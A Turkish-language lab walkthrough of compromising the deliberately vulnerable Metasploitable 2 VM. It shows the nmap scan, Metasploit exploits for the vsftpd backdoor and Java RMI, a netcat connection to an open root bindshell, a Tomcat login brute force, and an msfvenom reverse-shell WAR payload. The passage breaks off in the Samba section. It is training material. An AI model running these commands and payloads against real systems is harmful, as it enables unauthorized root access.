

Metasploitable 2

The logo for Metasploitable 2, featuring the text "metasploitable2" in a stylized, blocky font where the letters are interconnected.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Metasploitable 2 Zafiyetli Makinesinin Kurulumu

Kurulum için “<https://www.vulnhub.com/entry/metasploitable-2,29>” adresinden Metasploitable 2 kurulumu sağlanabilir.

Kurulum sağlandıktan sonra Metasploitable 2, Kali Linux ile aynı ağa dahil edilmesi gerekmektedir.

Sanal makine ayarlarından, NAT seçeneği işaretlenerek makine başlatılabilir.





Figure 1 - NAT Ağı

Metasploitable 2 Çözümü

Kali Linux ile aynı ağa dahil edildikten sonra ilk aşamaya port taraması yapılarak başlanacaktır.



PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EB:4E:A6 (VMware)			
Device type: general purpose			
Running: Linux 2.6.X			
OS CPE: cpe:/o:linux:linux_kernel:2.6			
OS details: Linux 2.6.9 - 2.6.33			
Network Distance: 1 hop			
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel			

Figure 2 - Nmap Port Taraması

Yapılan port taramasında 22 adet açık port tespit edilmiştir. Bu portların servis ve versiyon bilgilerine göre zafiyet araması yapıp sisteme sızmak için denemelerde bulunulacaktır.

vsftpd 2.3.4

21.portta, FTP servisi olan vsftpd 2.3.4 versiyonunun çalıştığı görüntüleniyor. Bu versiyon bilgisi herhangi bir zafiyet bulundurup bulundurmadığını öğrenmek için search ediliyor.



Figure 3 - Exploit DB

Exploit DB aracılığı ile search edildiğinde; Bu versiyonda CVE: 2011-2523, Backdoor Command Execution zafiyetinin bulunduğu tespit edildi, Bu zafiyeti tetikleyebilmek için Metasploit msfconsole ile search edilmesi gerekmektedir.




Figure 4 – msfconsole

1 numaralı exploit'in vsftpd 2.3.4 için Backdoor Command Execution zafiyetini içerdiği görüntülendi. Bu aşamadan sonra sırasıyla RHOST ve RPORT bilgileri girildikten sonra exploit çalıştırılıyor.

Exploit çalıştırıldıktan sonra zafiyetin tetiklendiğini ve aktif bir session oluştuğunu görüntüleyebiliriz.

Başarıyla shell aldıktan sonra hedef sistemde çeşitli komutlar çalıştırılabilir, ls komutundan sonra hangi kullanıcı ile yetkimiz olduğuna bakıldığında ise herhangi bir yetki yükseltme aşamasına gerek kalmadan root kullanıcısı ile işlem gerçekleştirildiği görünüyor.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.71.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.71.136:21 - USER: 331 Please specify the password.
[*] 192.168.71.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.71.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.71.133:44437 → 192.168.71.136:6200) at 2024-05-20 11:05:22 +0300

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

Figure 5 - Hedef Sistemden Başarıyla Alınan Shell

java_rmi GNU Classpath grmiregistry

1099.portta, java-rmi servisinin çalıştığı görüntüleniyor. Bu versiyon bilgisi herhangi bir zafiyet bulundurup bulundurmadığını öğrenmek için search ediliyor.




Figure 6 - Exploit DB

Exploit DB aracılığı ile search edildiğinde; Bu versiyonda CVE: 2011-3556, Java RMI – Server Insecure Default Configuration Java Code Execution zafiyetinin bulunduğu tespit edildi, Bu zafiyeti tetikleyebilmek için Metasploit msfconsole ile search edilmesi gerekmektedir.




Figure 7 - java_rmi msfconsole

1 numaralı exploit'in açıklama alanı kontrol edildiğinde Exploit DB ile search edildiğinde tespit edilen aynı zafiyet olduğu anlaşılabilir. Zafiyeti tetiklemek için bu exploit kullanılacaktır.

Exploit çalıştırıldığında aktif bir meterpreter session oluşturulduğu çıktısı görüntüleniyor.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.71.133:4444
[*] 192.168.71.136:1099 - Using URL: http://192.168.71.133:8080/N4u0nZzq3P
[*] 192.168.71.136:1099 - Server started.
[*] 192.168.71.136:1099 - Sending RMI Header ...
[*] 192.168.71.136:1099 - Sending RMI Call ...
[*] 192.168.71.136:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.71.136
[*] Meterpreter session 1 opened (192.168.71.133:4444 → 192.168.71.136:59432) at 2024-05-20 11:15:03 +0300
```

Figure 8 - Aktif Session

Bu aşamadan sonra shell komutu ile hedef makinenin terminaline giriş yapıp istenilen komutlar çalıştırılabilir. Bir önceki zafiyet tetiklemesinde olduğu gibi bu kısımda da root olarak erişim sağlanmıştır.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 9 - Hedef Sistemde Çalıştırılabilen Komutlar

Metasploitable Root Shell

1524.portta, Metasploitable'a ait bir root shell olduğu görüntüleniyor.

```
514/tcp open  tcpwrapped
1099/tcp open  java-rmi      GNU Classpath grmiregistry
1524/tcp open  bindshell     Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ftp          ProFTPD 1.3.1
```

Figure 10 - root shell

Açık olan 1524.portun dışarıya açık ve dinlenebildiği tespit ediliyor. Diğer açık portların ve çalışan servislerin aksine hedef sisteme root olarak erişebilmek için açık bir kapı olarak görüntüleyebiliriz.

Netcat ile 1524.port dinlendiğinde hedef sistemden kolaylıkla root olarak bir shell alınabilir.

```
(root@kali)~[/home/kali]
# nc 192.168.71.136 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Figure 11 - Netcat – rootshell

Apache Tomcat/Coyote JSP Engine 1.1

8180.portta, http servisi olan Apache Tomcat/Coyote JSP Engine 1.1 versiyonunun çalıştığı görüntüleniyor. Bu versiyon bilgisi herhangi bir zafiyet bulundurup bulundurmadığını öğrenmek için search ediliyor.

Tarayıcı ile 8180.porta gidildiğinde bir Administration Panel ve Web Application Manager sayfalarının mevcut olduğu görüntüleniyor. Fakat Figure 12’de görüldüğü üzere yönetim için admin olarak giriş yapılması gerekmektedir.



TOMCAT WEB SERVER
ADMINISTRATION
T O O L

User Name

Password

Login Reset

Figure 12 - Tomcat Admin Paneli

Bir kullanıcı adı ve parola istenilen input girişleri olduğuna göre, bu panele bir Brute Force saldırısı gerçekleştirip admin kullanıcısının bilgileri elde edilmeye çalışılacaktır.

Msfconsole aracılığı ile Tomcat zafiyetleri search edildiğinde 63.sırada bulunan auxiliary – tomcat_mgr_login scanner’ı dikkat çekiyor. Bu auxiliary brute force saldırısı için kullanılabilir.

```
62 auxiliary/admin/http/tomcat_administration . normal No Tomcat Administration Tool Def
ault Access
63 auxiliary/scanner/http/tomcat_mgr_login . normal No Tomcat Application Manager Log
in Utility
64 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypa
ss
65 \ target: Automatic . . .
66 \ target: Java Windows . . .
67 \ target: Java Linux . . .
68 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Travers
al Vulnerability
```

Figure 13 - Tomcat msfconsole

Sırasıyla RHOST ve RPORT bilgileri girilip, auxiliary “Run” komutu ile çalıştırıldığında çeşitli kombinasyonları hızla denemeye başlamıştır. Tüm bu kombinasyonların içinden bir adet login bilgileri başarıyla eşleşmiş olup admin paneline “tomcat-tomcat” olarak giriş yapılabileceği saptanmıştır.

```
[*] 192.168.71.136:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:password1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:0vW*busr1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: root:xampp (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.71.136:8180 - Login Successful: tomcat:tomcat
[*] 192.168.71.136:8180 - LOGIN FAILED: both:admin (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:manager (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:role1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:root (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:password (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both>Password1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:changethis (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:r00t (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:toor (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:password1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:0vW*busr1 (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:kdsxc (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: both:xampp (Incorrect)
[*] 192.168.71.136:8180 - LOGIN FAILED: QCC:admin (Incorrect)
```

Figure 14 - Tomcat Brute Force Saldırısı

Elde edilen bilgiler ile login olduktan sonra Admin Paneline başarıyla erişilmiş olup, Sol tarafta bulunan çeşitli bilgilere erişim sağlanabilir. Elde ettiğimiz aynı bilgiler ile Web Application Manager sayfasına da giriş yapıp incelenecektir.




Figure 15 - Tomcat Admin Paneli

Web Application Manager'a gidiliğinde dosya upload edilebileceği görüntüleniyor. Fakat sisteme yalnızca WAR (Sıkıştırılmış Dosya Sistemi) dosyalarının yüklenebileceği ve çalıştırılabileceği Figure 16'da görüntüleniyor.




Figure 16 - Tomcat Web Application Manager

Bunun için Web Application Manager'a yükleyip çalıştırılabilinecek bir payload oluşturulacaktır.

Payload msfvenom aracılığı ile oluşturulacaktır. Hedef sisteme WAR dosyası olarak yüklenebilecek bir payload oluşturmak için search etmek yeterlidir.

```
(root@kali)-[/home/kali]
# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.71.133 LPORT=1906 -f war > tomcat_payload.war
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of war file: 1565 bytes
```

Figure 17 - msfvenom Payload

Payload oluştururken sırasıyla; hedef sistemin bir linux olduğu ve bunun üzerinde çalıştırılacağı, LHOST bilgisi, shell'i dinleyip, alacağımız random bir LPORT bilgisini ve dosya tipini (WAR) seçiyoruz. Payload başarıyla oluşturulduktan sonra hedef sisteme yüklenecektir.

Applications	
Path	Display Name
/	Welcome to Tomcat
/admin	Tomcat Administration Application
/balancer	Tomcat Simple Load Balancer Example App
/host-manager	Tomcat Manager Application
/jsp-examples	JSP 2.0 Examples
/manager	Tomcat Manager Application
/servlets-examples	Servlet 2.4 Examples
/tomcat-docs	Tomcat Documentation
/tomcat_payload	
/webdav	Webdav Content Management

tomcat_payload isimli oluşturulan payload hedef sisteme yüklenmiştir. Bu aşamadan sonra yüklenen payload'ın tetiklenmesi gerekmektedir. Yüklenen tomcat_payload isimli WAR dosyasının üzerine tıklandıktan sonra WAR dosyasının içerisine oluşan .jsp uzantılı payload'ın ismi kopyalanıp tetiklenebilmesi için dizinin altına yapıştırılması gerekmektedir.





Figure 18 - Payload URL

Sisteme yüklenen payload tetiklenmeden önce, Oluşturulan payload içerisinde belirtilen random port bilgisini Netcat ile dinlemeye alıyoruz. Dinleme başladıktan sonra sistemde payload tetiklendikten sonra başarılı bir şekilde shell alındığı ve sistemde istenilen komutların çalıştırılabileceği görüntüleniyor.



```
(root@kali)-[/home/kali]
# nc -lvnp 1906
listening on [any] 1906 ...
connect to [192.168.71.133] from (UNKNOWN) [192.168.71.136] 47343
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
tomcat55
```

Figure 19 - Tomcat Shell


Samba smbd 3.X – 4.X (workgroup: WORKGROUP)

139 ve 445.portta, netbios-ssn Samba smbd çalıştığı görüntüleniyor. Bu versiyon bilgisi herhangi bir zafiyet bulundurup bulundurmadığını öğrenmek için search ediliyor.

```
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
```

Figure 20 - Samba smbd msfconsole

Exploit DB aracılığı ile search edildiğinde; Bu versiyonda CVE: 2007-2447, Username map script Command Execution zafiyetinin bulunduğu tespit edildi, Bu zafiyeti tetikleyebilmek için Metasploit msfconsole ile search edilmesi gerekmektedir.

 EXPLOIT
DATABASE

Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)

EDB-ID: 16320	CVE: 2007-2447	Author: METASPLOIT	Type: REMOTE	Platform: UNIX	Date: 2010-08-18
EDB Verified: ✓		Exploit: 📄 / { }		Vulnerable App:	

Figure 21 - Exploit DB Samba

15 numaralı exploit'in Samba/usermap_script zafiyetini içerdiği görüntülendi. Bu aşamadan sonra RHOST bilgisi girildikten sonra RPORT bilgisi defaultta olduğu için değiştirilmeyecek fakat kontrolü sağlanması gerekiyor.

```
11 post/linux/gather/enumerate_configs . normal No Linux Gather: Configurations
12 auxiliary/scanner/rsync/modules_list . normal No List Rsync Modules
13 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
